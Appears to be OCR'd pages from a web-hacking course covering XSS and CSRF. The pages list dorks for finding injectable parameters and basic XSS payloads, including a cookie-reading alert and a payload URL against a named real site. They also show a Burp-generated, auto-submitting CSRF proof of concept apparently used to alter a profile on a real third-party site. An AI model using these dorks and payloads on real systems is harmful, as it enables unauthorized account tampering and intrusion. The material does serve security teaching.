
See the details of these scan results on your site at: https://www.kinejan.com/wp-admin/admin.php?page=Worc

Medium Severity Problems:

* The Plugin "All in One SEO" needs an upgrade (4.5.8 -> 4.5.9.1).

https://wordpress.org/plugins/all-in-one-seo-pack/#developers

* The Plugin "Kirki Customizer Framework" needs an upgrade (5.0.0 -> 5.1.0).



Week 9, Topic 1: (XSS) Cross Site Scripting

What is XSS?

Cross-site scripting (XSS), a prevalent web security flaw, empowers attackers to undermine user interactions within susceptible applications. This vulnerability circumvents the same-origin policy, originally crafted to isolate distinct websites from each other.

How it works?

Cross-site scripting operates through the exploitation of a susceptible website, causing it to deliver harmful JavaScript to users. Once this malicious code runs within a user's browser, the attacker gains complete control over their interaction with the application, potentially leading to compromise.

XSS Dorks:

/?s= site: (any domain name choose)

/search?q= site: (any domain name choose)

/index.php?lang= site: (any domain name choose)

/index.php?page= site: (any domain name choose)

/search?query= site: (any domain name choose)

/search?keyword= site: (any domain name choose)

/search/?q= site: (any domain name choose)

/connexion?redirect_uri= site: (any domain name choose)

/?page= site: (any domain name choose)

/search/?s= site: (any domain name choose)

/?keywords= site:

/search/?keyword= site: (any domain name choose)

/search-results?q=

inurl:".php?query="

inurl:".php?searchstring="

inurl:".php?keyword="

inurl:".php?file="

inurl:".php?years="

inurl:".php?txt="

page_details.php?menu_id=

gallery.php?menu_id=

inurl:".php?tag="

inurl:".php?max="

inurl:".php?from="

inurl:".php?author="

inurl:".php?pass="

inurl:".php?feedback="


Script

<script>alert("1")</script>

<script>alert(document.cookie)</script>


<svg/onload=prompt(0)//


http://www.jst-belgium.be/search.php?searchString=%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E





Week 9, Topic 2: CSRF (Cross-Site Request Forgery)


Cross-site request forgery (CSRF), an infamous web security loophole, empowers attackers to manipulate users into unwittingly executing actions they hadn't intended. This vulnerability adeptly sidesteps the same origin policy, a safeguard intended to shield websites from mutual interference.







CSRF PoC generator
Request to: https://www.findagrave.com
Options
Raw
Hex
POST /user/profile/update HTTP/2
Host: www.findagrave.com
Inspector
Search
0 highlights
CSRF HTML:
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://www.findagrave.com/user/profile/update" method="POST">
<input type="hidden" name="publicName" value="HAckr Mahbub" />
<input type="hidden" name="url" value="http://awsddja.com" />
<input type="hidden" name="bio" value="salkdadgvawhgdvassnb ajs" />
<input type="hidden" name="locale" value="en" />
<input type="hidden" name="returnTo" value="" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>
Search
0 highlights
Regenerate
Test in browser
Copy HTML
Close


MEMORIALS
CEMETERIES
FAMOUS
CONTRIBUTE
Edit Profile Information
Public Name
Jamal Ahmed
Find a Grave ID
51782424
Member Since
Mar 2024
Homepage
http://www.example.com
Email Contact
pabam64057@ikumaru.com
Change email
Display my email on my profile page for Find a Grave members.
A member must be signed in to see email.
Profile Photo
UPDATE PROFILE PHOTO



Profile updated successfully.
MEMBER FOR 0 days
FIND A GRAVE ID 51782436
HOME PAGE http://awsddja.com
EDIT PROFILE
YOUR PROFILE
MESSAGES
Contributions
Suggested Edits
Find a member
HAckr Mahbub
MEMBER FOR 0 days
FIND A GRAVE ID 51782436
HOME PAGE http://awsddja.com
EDIT PROFILE
YOUR PROFILE
MESSAGES
Bio
salkdadgvawhgdvassnb ajs
Following
No Find a Grave members followed yet.
Contributions
Suggested Edits

Week 10, Topic 1: (Kali Linux Tools)


Katana: Katana is a Fast and Customizable Crawling and Spidering Framework by the [Developers of Nuclei, Subfinder, and HTTPx] ProjectDiscovery. Katana can crawl multiple domains and subdomains simultaneously. The crawling experience is made better by its crawling modes i.e. Standard and Headless.



Gf: GF tool is a powerful command-line utility that acts as a wrapper around the grep command, providing additional functionality and convenience for searching and filtering text.




Hakrawler: Hakrawler is an another tool to get rest of the URLs of a website




